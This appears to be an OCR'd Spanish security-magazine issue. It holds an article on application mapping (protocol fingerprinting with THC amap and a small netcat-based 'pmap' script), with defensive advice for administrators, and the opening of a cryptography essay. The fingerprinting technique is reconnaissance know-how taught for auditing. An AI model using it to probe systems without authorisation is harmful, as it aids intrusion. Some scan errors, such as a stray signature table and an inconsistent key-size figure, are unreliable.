Dhcp3d-isc	tcp	8	^\x00\x00\x00\x64\x00\x00\x00\x18
Dns-pdnsd	tcp/udp	2	^\x00\x0c
Finger	tcp	1	\x66
http-compaqin-sightmanager	tcp	6	^HTTP/1
http-iis	tcp	34	^ Bad Request .Invalid URL.
Mailhurdle	udp	10	\x00\x08\x06\x9f\x7a\x06\x00\x00\x00\x00
Mldonkey	tcp	1	\x31
ms-distribution-transport	tcp(/udp)	6	^..\x0a\x00
Ms-dtc	tcp/udp	3	..\n
Netmeeting	tcp	4	^\x03\x00\x00\x11
NTP	udp	48	^....\x00\x00..\x00\x00
QOTD	tcp/udp	01.05.00	^"[A-Z].* .* .*[!?.]"\rn[A-Za-z].*\rn
SNMP	tcp	3	\x41\x01\x02
Spamd	tcp	1	\x32
SSL	tcp	1	\n
Time	tcp/udp	4	^\xc[2-5]

La primera conexión es la FTP que sale de nuestro ordenador Windows al sistema de destino, cuya IP es 192.168.0.10 (línea 01). Nuestro cliente FTP nos muestra que la conexión se ha establecido con éxito (línea 02). En la primera respuesta del servidor FTP (línea 03) aparece el banner de bienvenida. La condición previa es el código de estado 220, que indica el acceso alcanzado. Tras introducir el nombre de usuario mruef (línea 04) es necesario introducir la contraseña correcta (línea 05). Aquí vemos el código de estado 331, que indica que es necesario validarse.

Aquí la base de funcionamiento del mapeamiento de aplicaciones puede resultar muy útil, precisamente debido al código de estado (de tres dígitos) empleado en varios sistemas. Las reglas semánticas de este tipo indican protocolos interactivos ASCII NVT, por ejemplo, FTP, SMTP o POP3 [Stevens 1994, Ruef et al. 2002]. Tabla 1. contiene los protocolos populares de la capa de aplicaciones que utilizan la regla clásica de los códigos de estado. La última columna se refiere al disparador (ingl. trigger) que permite identificar el tipo correcto del protocolo. Su forma se ha simplificado, según era posible, para que sea más fácil






Figura 1. *El proceso de mapeamiento de aplicaciones conducido a base de estímulos y reacciones*

comprender este asunto. Es posible optimizarlo más, limitando, por lo tanto, los mensajes erróneos.

Primero, solicitud formal

Existen también los servicios que carecen de la función de bienvenida al cliente después de establecer la conexión. Las implementaciones de este tipo podrían llamarse mal educadas, o groseras, debido al comportamiento del anfitrión. La comunicación de este tipo suele efectuarse dejando la pantalla vacía por el lado del cliente. El servidor (la aplicación web) espera las primeras solicitudes antes de reaccionar. Si no las recibe a unos segundos o minutos, puede romper la conexión automáticamente, mediante la función timeout, lo que previene el uso indebido de los recursos de las conexiones activas.

La implementación más conocida del protocolo de aplicación que espera una solicitud formal es sin duda HTTP (Hyper Text Trabsfer Protocol). Examinemos un ejemplo que establece manualmente la conexión con un host de dirección IP 192.168.0.10, a través de un cliente telnet en el puerto de destino TCP 80:

```
01 C:\Documents and Settings\mruef>
   telnet 192.168.0.1 80
02 HEAD / HTTP/1.0
03
04 HTTP/1.1 200 OK
05 Date: Mon, 28 Nov
   2005 16:39:07 GMT
06 Server: Apache/
   1.3.34 (Debian)
07 Connection: close
08 Content-Type: text/
   html; charset=iso-8859-1
09
10
11
12 Connection to host lost.
```

Tras iniciar la conexión telnet (línea 01), el cliente tiene que formular una solicitud. Puesto que sabemos que se trata de una implementación del servidor HTTP, la sintaxis correcta se ha utilizado sin más. La solicitud HEAD / HTTP/1.0 (cerrada a través de dos caracteres newline, en las líneas 02 y 03) ha provocado una respuesta regular (las líneas de 04 a 11), que tiene las características típicas de HTTP (por ejemplo, la iniciación de respuesta a través de una cadena de caracteres HTTP y la línea que empieza por Server:). De no haberse iniciado mediante la solicitud HTTP HEAD, no sería posible que tuviera la forma presente.

Desde luego, un caso típico de mapeamiento de aplicaciones no nos da la información del servicio disponible en el puerto de destino. Así que al primer intento no podemos ayudarnos de ninguna solicitud compatible utilizada en el ejemplo. Si nos vemos en tal situación, hay que pulsar la tecla Entrar repetidamente en función de la acción iniciadora. En la mayoría de los casos de producirá un mensaje de error (por ejemplo, Not supported o Syntax unknown), que contiene también mucha información útil a la hora de analizar el protocolo. Estadísticamente, debido a lo fácil que es impelmentarlas y utilizarlas, las implementaciones de HTTP son las más frecuentes, incluso si se trata de las llamadas falsamente duraderas. Entonces se pueden obtener también buenos resultados si se aprovechan los datos de entrada típicos para HTTP, por ejemplo, GET / HTTP/1.0.

Estímulos y reacciones

Acabamos de concluir que algunas aplicaciones interactivas efectúan una bienvenida característica al cliente justamente después de establecer la conexión. Además, hemos explicado otros servicios menos educados tipo HTTP, a los que hay que pedirles que devuelvan los datos. Ahora nos ocuparemos de los detalles de estos últimos. De todas formas, no los explicaremos en relación con las implementaciones groseras ya mencionadas. Nuestra meta consiste en mejorar el rendimiento de la función Application Mapping provocando unas reacciones más unívocas posibles.

Una capacidad clásica, aunque no necesariamente popular, es el uso de la ayuda. El comando HELP, que visualiza la lista de los comandos soportados, lo ofrecen sobre todo los servicios interactivos, como FTP o

Listado 1 *Una implementación fácil de la función Application Mapping*

```
#!/bin/sh

echo "pmap v1.0"

if [ $# == 2 ]; then
echo "Starting protocol mapping ..."
RESPONSE=`echo -e "QUIT\n" | nc -vv -w 3 $1 $2`

echo -n "Testing for trigger ftp ... "
MATCH=`echo "$RESPONSE" | grep ftp`
if [ "$MATCH" ]; then
echo "Found!"
else
echo "Not found."
fi
else
echo "Please use the following syntax:"
echo "pmap.sh <dhost> <dport>"
fi
```

SMTP. O bien la función HELP, o bien los comandos que abarca muchas veces pueden ayudarnos en determinar con muy buena precisión el protocolo de aplicación utilizado. Tabla 2. presenta la información de los comandos más frecuentes de los protocolos populares de aplicación. Desde luego, la lista no está completa ni desde el punto de vista del protocolo, ni del de los comandos.

Las conclusiones sobre el protocolo utilizado se pueden sacar incluso sólo a base del mensaje de error, sin prestar atención en la accesibilidad del comando. Sin embargo, es recomendable actuar con cuidado, ya que no todas las implementaciones de los servidores tienen que soportar todos los comandos. Muchos servidores SMTP modernos dejan de soportar los comandos clásicos tipo VRFY, EXPN, DEBUG y hasta HELP por razones de la seguridad. Los mensajes de error que informan de la denegación administrativa de este tipo de acceso, o la falta de implementación del comando no son muy infrecuentes. Si se da demasiada importancia a este tipo de características, se pueden sacar conclusiones falsas.

Si hay un par de protocolos de la capa de aplicación que soportan los mismos comandos, es necesario un análisis distinto. Éste puede llevarse, por ejemplo, examinando el uso de los parámetros por parte de las implementaciones en cuestión. También las respuestas regulares pueden variar, dependiendo del tipo de servicio. Muchos servidores FTP admiten, por ejemplo, el parámetro del comando HELP. Si introducimos el comando HELP PORT, obtenemos la información específica de la ayuda vinculada con el comando FTP PORT. Lo mismo suele suceder con el protocolo SMTP.

Timeout

Como hemos visto ya, la bienvenida básica puede contener la característica de la aplicación web y del protocolo de aplicación que hace disponible. Dependiendo de la bienvenida al cliente realizada mediante un banner automatizado, ésto puede indicar una aplicación interactiva (por ejemplo, SMTP), o más bien no interactiva (por ejemplo, HTTP).

Una característica parecida que puede emplearse como un índice de servicio es el comportamiento de timeout. En un caso típico, Timeout aparece dentro del marco de la aplicación si no se efectúa un intercambio de datos regular durante cierto tiempo. El tiempo de aplicación de timeout varia de milisegundos a horas enteras. Más a menudo, en cuanto a las aplicaciones de actividad media que se basan en las sesiones, este tiempo es de unos segundos (por ejemplo, diez), o unos minutos (por ejemplo, dos).

Dentro del marco del análisis de timeout pueden visualizarse varios estados. Aquí hay que añadir que su aparición no depende del protocolo de aplicación, y se debe en mayor grado a cada implementación y configuración. Es que muchos servicios hacen posible definir los valores de timeout en el fichero de configuración de una forma más o menos oculta. En general, se distinguen los seis estados siguientes:

El peor de los casos que puede ocurrir al mapeamiento de aplicacio-

Tabla 5. *Significado de las indicaciones a la hora de evaluación*

Nombre	Significado	Explicación
Número del puerto	5,00%	Cuando en el puerto probado está disponible un servicio para el que IANA recomienda este puerto como estándar
Protocolo de transmisión	5,00%	Cuando se utiliza un protocolo de transmisión empleado en las implementaciones estándar (por ejemplo, TCP para HTTP y UDP para TFTP)
Bienvenida	5,00%	Dependiendo de si el protocolo de transmisión utiliza la bienvenida automática mediante el banner
Timeout	5,00%	Cuando la aplicación utiliza timeout automático después de cierto tiempo
Respuesta sin estímulo	35,00%	Aparece el banner de bienvenida enviado automáticamente tras establecerse la conexión
Respuesta con estímulo	45,00%	Aparece la respuesta provocada por el estímulo



nes es la falta de timeout o un tiempo de timeout muy largo. Igual que en caso de conseguir una prueba lógica, es más difícil probar la falta de algún estado que su existencia. La verificación del estado de timeout que no existe es muy difícil y comparablemente larga. Esto es una de las razones que llevan a la evasión de tales implementaciones. De todas formas, si queremos emplear una implementación así, hay que definir un tiempo de verificación corto para uso práctico (por ejemplo, 120 segundos como máximo). Los servicios clásicos tipo Echo, Discard y Chargen forman ejemplos típicos de las aplicaciones que no utilizan timeout. También las emulaciones del terminal, por ejemplo telnet o SSH, raras veces se interrumpen de forma automática. La interrupción típica de conexión suele practicarse después del comando timeout limitado en el tiempo. Un buen ejemplo será la comunicación FTP, que después de cierto tiempo (y uso repetido del comando NOOP) cierra la conexión de parte del servidor.

Una opción menos frecuente consiste en una interrupción semiautomática después de que se introduzca el comando y generación de la respuesta correspondiente. Esto suele ocurrir en las conexiones de sesión, donde es importante mantener más cantidad posible de los canales de comunicación fijos. HTTP es el ejemplo más popular, donde después de la solicitud del cliente y la respuesta del servidor éste cierra automáticamente la conexión. Daytime, Time y QOTD son otras implementaciones de este tipo.

Otros servicios interactivos cierran la conexión automáticamente si el cliente no cumple ciertos requisitos. Muchos servidores desactivan, por ejemplo, la conexión de una sesión que emula el terminal a través de telnet o SSH si la contraseña se ha indicado mal un par de veces. Algunos servidores SMTP terminan la comunicación de forma inesperada si el cliente intenta realizar unas veces un comando no implementado. Tal comportamiento en realidad depende también de la arquitectura de la aplicación, sin referirse directamente a su protocolo.

El último modo de comportamiento frente a timeout se produce al utilizar los comandos NOOP automáticamente generados. NOOP es la abreviatura de las palabras ingleses No Operation. Este comando se utiliza periódicamente a propósito, para evitar un cierre automático de la conexión. De este modo el cliente o el servidor mantienen la conexión y el canal de comunicación intercambiando cantidades escasas de datos. La operación de este tipo suele ser aprovechada por las aplicaciones interactivas, por ejemplo, FTP. Sólo después de emplear el comando NOOP varias veces durante varios minutos el servidor rompe la conexión.

No es fácil analizar el comportamiento de timeout, y además requiere mucho tiempo, muchas pruebas de distinta especie y frecuentemente no trae resultados unívocos. Por este motivo en amap se abandonó este tipo de análisis. Hay que tener en cuenta también el abandono de la extensión correspondiente, puesto que no cabe duda de que el coeficiente de coste y beneficio de la evaluación de este tipo es negativo.

Automatización con amap

El programa amap constituye una de las primeras implementaciones automatizadas que utilizan el mapeamiento de aplicaciones. El nombre alude a nmap, la herramienta popular de escaneo y evaluación, cuyo autor es Fyodor. Amap está disponibles a base de la licencia GPL (General Public License) y ha sido creado para los sistemas UNIX/Linux por Van Hauser y DJ RevMoon del grupo alemán THC (The Hackers Choice, *http://www.thc.org*).

El manejo básico del programa hace pensar en nmap. Aquí también el primer argumento es el nombre o la dirección IP del sistema de destino. Es obligatorio introducir el número del puerto del rango de 1 a 65535 como segundo parámetro. Si nos negamos a utilizar la opción –u, obtenemos el acceso estándar al puerto TCP. En otros casos, UDP se utiliza como protocolo de transmisión. Si sólo se controlan ciertos protocolos de aplicación, es recomendable el uso del parámetro -p <protocolo>, que admite la especificación de otros protocolos (por ejemplo, FTP o SMTP).

La opción –d puede interesarles a los programadores, a los testers profesionales y a todos los que realicen la depuración (*debugging*). Ayudándose de él se puede disponer que el programa amap responda al puerto de destino de la mejor forma posible para cada disparador en la salida estándar (stdout). Las respuestas son inteligibles en la vista hexadecimal y en ASCII, gracias a lo que los estímulos y las reacciones provocadas pueden determinarse con precisión, y por lo tanto, pueden emparejarse los patrones. Lo mismo sucede con la opción –b, que llama la devolución de todas las respuestas ASCII de los disparadores eficaces.

Además del fichero binario, que es el corazón del programa amap, se utilizan allí tres bases de datos modulares. Los datos, guardados como ficheros de texto estándar, se almacenan en el directorio /usr/share/amap. Es muy importante el fichero appdefs.trig, que contiene los disparadores que sirven para utilizar




Figura 2. *El proceso inteligente del mapeamiento de aplicaciones*

los estímulos. Por ejemplo, para un test de SMTP, realizado de forma estándar en el puerto Port tcp/25 se utiliza el estímulo HELO AMAP\rn.

Es igualmente importante el fichero appdefs.resp, que contiene las respuestas posibles de cada uno de los servicios en forma de expresiones regulares. Amap espera como respuesta del servidor FTP la cadena de caracteres Login name: o ^220.*FTP. No se utilizan las expresiones regulares compuestas, empaquetadas ni recurrentes. Su uso llevaba a detección de múltiples líneas para servicios distintos, lo que ponía trabas a obtener un resultado unívoco. Para analizar el comportamiento del puerto RPC se emplea un fichero separado, appdefs.rpc, que graba cada uno de los números ID de los servicios RPC populares.

Automatización a través de las respuestas nmap

El análisis del volumen de la reacción es una función específica del programa amap, inexistente en otras herramientas (incluso en caso de producir una solución propia). En la cuarta columna del fichero de respuesta appdefs.resp se graba de forma opcional mediante un valor integer (de forma absoluta o desde un rango) el largo esperado de la respuesta. Es un indicador complementario, que asegura el control correcto.

Crear una solicitud propia

En la primera parte del artículo hemos comentado el concepto del mapeamiento de aplicaciones junto con sus bases técnicas. En la segunda parte acabamos de analizar una implementación posible sobre el ejemplo de THC amap. De modo que ha llegado la hora de crear un programa por nuestra propia cuenta. Se trata sólo de presentar ejemplos generales, que utilizaremos para presentar las bases de creación de soluciones propias, explicando también las implementaciones particulares. Aquí no importa la perfección del uso del programa. Implementaremos nuestra solución a través de un sencillo script de la capa. Desafortunadamente, desde el punto de vista del programador éste no ofrece ni alto rendimiento, ni capacidades extraordinarias en cuanto a su ergonomía. De todas formas, gracias a su lenguaje de scripts fácil y general será más fácil explicar las soluciones presentadas. Nuestro pequeño proyecto de programación requiere lo siguiente:

- `[uso de programas]` implementación de la aplicación para realizar el mapeamiento de aplicaciones semiautomático;
- `[volumen]` uso de una solución en modo texto a través de un script de la capa;
- `[emparejamiento de patrones]` uso de apenas una función sencilla del emparejamiento de patrones dentro de la respuesta.

Como podemos ver en la lista de requisitos, dejaremos al lado la implementación de algunas técnicas de análisis (por ejemplo, el comportamiento de timeout y el análisis del largo). Nuestra meta consiste en interceptar directamente los mensajes de respuesta a través de los disparadores y compararlos luego con los patrones que tenemos grabados. El diagrama de bloques de Figura 1. ilustra estos comportamientos básicos.

Primero vamos a ver si el puerto de destino está en el modo de escucha. Si no, este estado se grabará y el programa se cerrará enviando mensaje de error. Si somos capaces de establecer una conexión con el puerto de destino, enviamos el primer disparador, con el cual queremos provocar la respuesta. Luego la analizamos respecto a la presencia del patrón. Si la respuesta contiene el patrón, el resultado se va a guardar y se prepararán los datos de salida. Antes del cierre de la aplicación se visualizará el resultado del proceso de escaneo.

Implementación fácil de un script de la capa

En esta sección nos dedicaremos a practicar una implementación fácil de los requisitos que acabamos de definir para una herramienta de mapeamiento de aplicaciones semiautomático. Nos valdremos para ello de un script sencillo de la capa que consiste de 19 líneas en total. (Listado 1.)

En la línea 03 especificamos el título de nuestra aplicación presente en cada llamada. Nuestra implementación de ejemplo la llamaremos pmap, como abreviatura del nombre de la función Protocol Mapping.

En la línea 05 controlamos mediante la solicitud if la cantidad de los argumentos transmitidos con la llamada del script. Si no se han transmitido dos argumentos, la solicitud se convierte directamente en el comando else (línea 16). Éste sólo devuelve el mensaje de error, explica de forma breve los requisitos de sintaxis y luego termina el script (las líneas de 17 a 19).

Si se han transmitido justamente dos argumentos, la aplicación arranca Protocol Mapping (línea 06). Podemos tratar la línea 07 como el corazón de la aplicación. Aquí se establece la conexión con el sistema de destino (primer argumento $1) y con el puerto de destino (segundo argumento $2) a través de la herramienta web NetCat. Si se ha logrado establecer la conexión, el signo newline se transmite a través del canal. El resultado de tal acceso se guarda en la variable temporal `$RESPONSE`.

Inmediatamente después se verifica la presencia del disparador ftp en la respuesta guardada en la variable `$RESPONSE`. Este proceso utiliza el comando grep junto con el disparador correspondiente al fichero de origen, y luego guarda el resultado en la variable temporal `$MATCH` (línea 10).

Ahora el cerebro del programa pmap comprueba si la variable `$MATCH` tiene contenido (líneas de 11 a 15). Si el control de grep sale en negativo, en la variable no se ha guardado nada. En caso contrario la variable contiene las líneas detectadas. Dependiendo de si se ha reconocido el emparejamiento, se devuelve el estado adecuado (líneas 12 o 14). El resultado puede

ser positivo (las líneas de 01 a 04) o negativo (las líneas de 06 a 09). Este script pequeño se ejecuta en Linux de forma siguiente:

```
01 mruef@debian:~$ ./pmap.sh ftp.
   computec.ch 21
02 pmap v1.0
03 Starting protocol mapping …
04 Testing for trigger
   ftp … Found!
05
06 mruef@debian:~$ ./
   pmap.sh smtp.computec.ch 25
07 pmap v1.0
08 Starting protocol mapping …
09 Testing for trigger
   ftp … Not found.
```

Como hemos mencionado ya, el uso de pmap se ha simplificado hasta lo más posible para presentar la base de la implementación de una forma fácil. En caso de una aplicación profesional habrá que realizar varias pruebas de errores, los tests adicionales y unos informes extensos. Por cierto, si se trata del modo de operación, se han empleado las capacidades antes presentadas.

Algoritmo de infalibilidad

La regla base del mapeamiento de aplicaciones es una comprensión rápida y una implementación corta de unas líneas. En mi opinión las aplicaciones tipo amap se pueden perfeccionar en gran medida implementando un par de mecanismos de evaluación más. Este análisis variado de las características de la conexión o del servicio debe volver a procesarse a través de un algoritmo que abarque el significado lógico y las dependencias en su totalidad. Tabla 5. presenta las capacidades del uso de cada una de las técnicas, su significado lógico dentro del análisis y las partes de éste que les corresponden.

A continuación presentamos la forma hipotética del algoritmo, paso a paso, conforme con su funcionamiento en una implementación real:

- si el puerto de destino determinado por IANA ofrece el servicio R, el valor R se graba con el significado lógico 5 %. A = { R, 5 };
- si para la conexión se emplea el protocolo de transmisión dominante, este valor se graba con el significado lógico 5 %. B = { R, 5 };
- la bienvenida mediante un banner tras establecerse la conexión se guarda con el significado lógico de 5 %. C = { R, 5 };
- el timeout se guarda con el significado 5 %. R = { R, 5 };
- la respuesta automática tras establecerse la conexión se verifica respecto a los patrones eventuales y los resultados se guardan con el significado 35 %. E = { R, 35 };
- las respuestas provocadas por los estímulos se verifican también respecto a los patrones y se guardan con el significado 45 %. F = { R, 45 };
- determinando la máxima importancia de dichos servicios podemos obtener los resultados más probables. Z = { A, B, C, D, E, F } |.

Para realizar este algoritmo debemos ayudarnos de una base de datos, no obstante, ésta puede producirse sólo de forma virtual como tablas, o como una base de datos de ficheros llana. Gracias a las sencillas operaciones aritméticas (adición y división), empleando el significado lógico, se pueden calcular los valores medios y la probabilidad.

Medidas de prevención

Para terminar, surge la pregunta cómo un administrador responsable puede defenderse contra las evaluaciones automáticas o manuales de Application Mapping (llevadas al cabo, por ejemplo, con el programa amap). De hecho, se pueden emplear las mismas técnicas que los autores espabilados de los virus o los testers de penetración expertos llevan años utilizando: cambiar del comportamiento y engañar los análisis de autenticación arrancados a través de las bases de datos de

Bibliografía

- McClure, Stuart, Scambray, Joel, Kurtz, George, 16. Mai 2005, Hacking Exposed – Network Security Secrets and Solutions, McGraw-Hill/Osborne Media, ISBN 0072260815, quinta edición, *http://www.amazon.de/exec/obidos/ASIN/0072260815/*, traducción al alemán Ian Travis, Das Anti-Hacker-Buch, November 2005, Vmi Buch, ISBN 3826681673, *http://www.amazon.de/exec/obidos/ASIN/3826681673/*
- Packetwatch, 19. Februar 2004, Identifying Services, *http://www.packetwatch.net/*
- Ruef, Marc, 1999, Die Sicherheit von Windows, security-guide.ch und computec.ch, *http://www.computec.ch/download.php?view.283*, copia en astalavista.com
- Ruef, Marc, 2003, Auditing mit Linux – Entdecken Sie die Schwachstellen Ihres Systems, scip monthly Security Summary, copia en computec.ch, *http://www.computec.ch/download.php?view.528*
- Ruef, Marc, Februar 2004, Lehrgang Computersicherheit, Universität Luzern, Master of Advanced Studies eLearning und Wissensmanagement, computec.ch, *http://www.computec.ch/download.php?view.481*
- Ruef, Marc, 17. April 2006, Lehrgang Computersicherheit Skript, Universität Luzern, Master of Advanced Studies eLearning und Wissensmanagement, computec.ch, *http://www.computec.ch/download.php?view.793*
- Ruef, Marc, Rogge, Marko, Velten, Uwe, Gieseke, Wolfram, November 2002, Hacking Intern – Angriffe, Strategien, Abwehr, Data Becker, Düsseldorf, ISBN 381582284X, *http://www.amazon.de/exec/obidos/ASIN/381582284X/*, primera edición inalcanzable desde mediados de 2004
- Stevens, Richard W., Januar 1994, TCP/IP Illustrated, Volume 1: The Protocols, Addison-Wesley Professional, ISBN 0201633469, *http://www.amazon.de/exec/obidos/ASIN/0201633469/*, traducción alemana TCP/IP, September 2003, Hüthig Telekommunikation, ISBN 3826650425, *http://www.amazon.de/exec/obidos/ASIN/3826650425/*

patrones. Los autores de los virus luchan contra las soluciones antivirus y los testers, con los sistemas de detección de intrusos. En este caso, nuestro rival es el proceso de evaluación del método de mapeamiento de aplicaciones.

Con todo, hemos visto que el uso de expresiones regulares eficaces y extensas es muy difícil. Por eso, en algunos casos podemos prevenir la realización del proceso de emparejamiento de patrones llevado al cabo a través de un simple emparejamiento de comportamientos o de los datos de salida. Por desgracia, también nosotros estamos sometidos a las reglas que previenen el modelado de protocolos o la producción de éstos. Igual que los autores de los virus no pueden suplantar el byte X empleado por las soluciones antivirus por otro. Las acciones de este tipo suelen influir negativamente en el comportamiento básico del producto como tal, lo que tampoco está conforme con los intereses del autor.

Si inspeccionamos la base de datos de patrones del programa amap, podemos ver que muchos controles se basan en buscar el nombre de protocolo en la respuesta. Por ejemplo, la presencia de la cadena de caracteres SMTP deja sospechar que se ha utilizado el Simple Mail Transfer Protocol. Lo mismo pasa con FTP, HTTP y muchos protocolos más. Así que el administrador debe esforzarse por no publicar las informaciones de este tipo. Sobre todo hay que habilitar las aplicaciones que utilizan los banners de bienvenida para que no lo hagan enumerando sus propias funciones. En tal situación el atacante puede provocar una reacción denunciadora sólo a través de los estímulos adecuados. En caso de las soluciones automáticas tipo amap esto requerirá muchas pruebas. Sólo en la versión 4.8 del programa amap de 349 patrones se abandonarían alrededor de 78 de variantes eficaces de acceso. Entre otros, las soluciones muy conocidas, tipo FTP o SMTP.

Otra capacidad consisten en desconectar el servicio protegido a través de una Application Gateway (pasarela de aplicación) con un proxy dedicado [Ruef et al. 2002, Ruef 2004, 2006]. Aunque no somos capaces de prevenir de este modo una verificación exitosa del protocolo de aplicación ofrecido, en la mayoría de los casos podemos hacer más difíciles las pruebas siguientes realizadas a cada una de nuestras implementaciones (por ejemplo, IIS o Apache).

Para terminar

El método de mapeamiento de aplicaciones permite determinar el protocolo utilizado a través del servicio disponible en un puerto abierto. Gracias a diversos métodos se pueden distinguir muchas aplicaciones , así como, en parte, sus implementaciones características. El método de emparejamiento de patrones dentro de la respuesta del servicio examinado juega aquí un papel esencial.

Aunque Application Mapping es un campo clásico de la seguridad de ordenadores, se ha escrito poco acerca de él. El propio paso de reconocimiento del protocolo prácticamente nunca se había considerado un proceso especializado. Ha sido sólo gracias al programa amap – la primera implementación popular de una solución automatizada – que el método de mapeamiento de aplicaciones ha ocupado un lugar fijo entre de las auditorías de seguridad web.

El artículo presenta las meras bases de funcionamiento del programa amap, gracias a las que hemos podido ponernos a elaborar una solución parecida. Tal solución se ha simplificado bastante, lo que ha hecho posible la presentación del modo de operación de una implementación así. Además, hemos explicado algunas capacidades implementadas en nuestra solución y en el programa amap que permitían mejorar los resultados. Gracias a la agregación de técnicas complementarias (por ejemplo, el análisis de datos de los puertos recomendados por IANA o el comportamiento de timeout) se pueden obtener unos resultados bastante unívocos.

Para terminar, acabamos de presentar las medidas de prevención, que un administrador responsable puede tomar para dificultar el proceso de mapeamiento de aplicaciones, sea manual o automático. Cambiando del comportamiento del servicio ofrecido podemos engañar sobre todo a los accesos automáticos, por ejemplo el programa amap. Entonces el proceso de mapeamiento de aplicaciones se convertirá en una tarea ardua hecha a mano. ●

En internet:

- computec.ch, *http://www.computec.ch*, archivo en alemán con publicaciones gratuitas sobre la seguridad IT;
- THC amap, *http://thc.org/thc-amap/*, una implementación popular de la herramienta de mapeamiento de aplicaciones;
- nmap, *http://www.insecure.org/nmap/*, herramientas populares de escaneo y evaluación.

El autor

Marc Ruef trabaja como Security Consultant en la empresa suiza scip AG, donde es jefe de los departamentos Security Auditing y Penetration Testing. En octubre 2002 apareció su segundo libro, Hacking Intern, publicado por Data Becker. Además de varias publicaciones sobre la teoría informática y la seguridad IT se compromete con varios proyectos en estos ámbitos. Desde 1997 es responsable de la web computec.ch, que es el mayor archivo de publicaciones sobre la seguridad de información en lengua alemana. Además, es programador de Attack Tool Kit (ATK), un exploiting framework de fuente abierta, que constituye un complemento de las soluciones tipo Nessus y sirve para facilitar los tests de penetración. Si quieres escribir al autor, lo encontrarás en: *marc.ruef@computec.ch*, *http://www.computec.ch/*



Criptografía 30 años después

Jorge Ramió Aguirre 

Grado de dificultad



¿Cree Vd. que aumentando de vez en cuando la longitud de las claves usadas, y por ende haciendo más difícil su ataque por fuerza bruta, los sistemas criptográficos que usamos por ejemplo en algunas comunicaciones en Internet son más seguros? ¿La protección de la información mediante el cifrado va por la senda correcta en esta carrera contra los criptoanalistas, al parecer huyendo solamente con esta medida, por lo demás bastante obvia?

El 6 de noviembre de 2006 se cumplen 30 años de la publicación de un invento espectacular: la criptografía de clave pública con el intercambio de clave diseñado por Diffie y Hellman. Lo que llama la atención es que desde entonces no haya sucedido nada que pueda considerarse de igual o similar trascendencia en el mundo de la criptografía; ningún nuevo invento ha removido tanto los cimientos de la criptografía... o al menos eso parece. Tal vez sea la computación y criptografía cuántica las que dentro de algunos años provoquen una revolución análoga a aquella en los cimientos algo estancados de las actuales técnicas criptográficas.

Lo cierto es que desde la revolución que significó para los sistemas de cifra de aquel entonces (año 1976) la propuesta de Whitfield Diffie y Martin Hellman sobre un nuevo sistema bautizado como criptografía de clave pública, a grandes rasgos la fortaleza de los algoritmos en nuestros días sigue basada en gran medida en la longitud de la clave y, por tanto, en la dificultad computacional a la que debe enfrentarse un atacante para obtener una clave secreta mediante un ataque por fuerza bruta, incluso mediante complejos ataques distribuidos en red.

Es decir, el problema de romper la clave o el secreto tiene solución, pero para ello y en términos de media estadística hace falta una capacidad de cálculo impresionante. O lo que

En este artículo aprenderás...

- que la seguridad de los algoritmos que usamos en la actualidad en comunicaciones seguras podría verse seriamente comprometida por el auge de la computación cuántica.
- que, por otra parte, la criptografía cuántica podría entregarnos un sistema de cifra perfecta, con una fortaleza toda prueba.
- que en esta ciencia de la criptografía hay muchos desarrollos e investigaciones que se han mantenido en el más estricto de los secretos durante décadas.

Lo que deberías saber...

- conceptos y principios de criptografía simétrica y asimétrica.
- conceptos básicos sobre fortaleza de los algoritmos, problemas matemáticos tipo P y NP.

es lo mismo, cientos de millones de computadores trabajando simultáneamente en dicha tarea podrían tardar cientos de miles de billones de años en dar con la solución.

Pero no nos engañemos, se trata sólo de una seguridad probabilística y en criptografía aceptamos de buena gana ese desafío probabilístico o bien ni siquiera pensamos en ello. Para romper una clave de cifra simétrica actual, *sólo* hay que adivinar los 128 bits de la clave... es tremendamente difícil como se ha comentado, pero no matemáticamente imposible. Algo similar ocurre con los denominados sistemas de clave pública; por ejemplo, en RSA *sólo* deberíamos factorizar un número compuesto de 1.204 bits en sus dos primos de 512 bits cada uno.

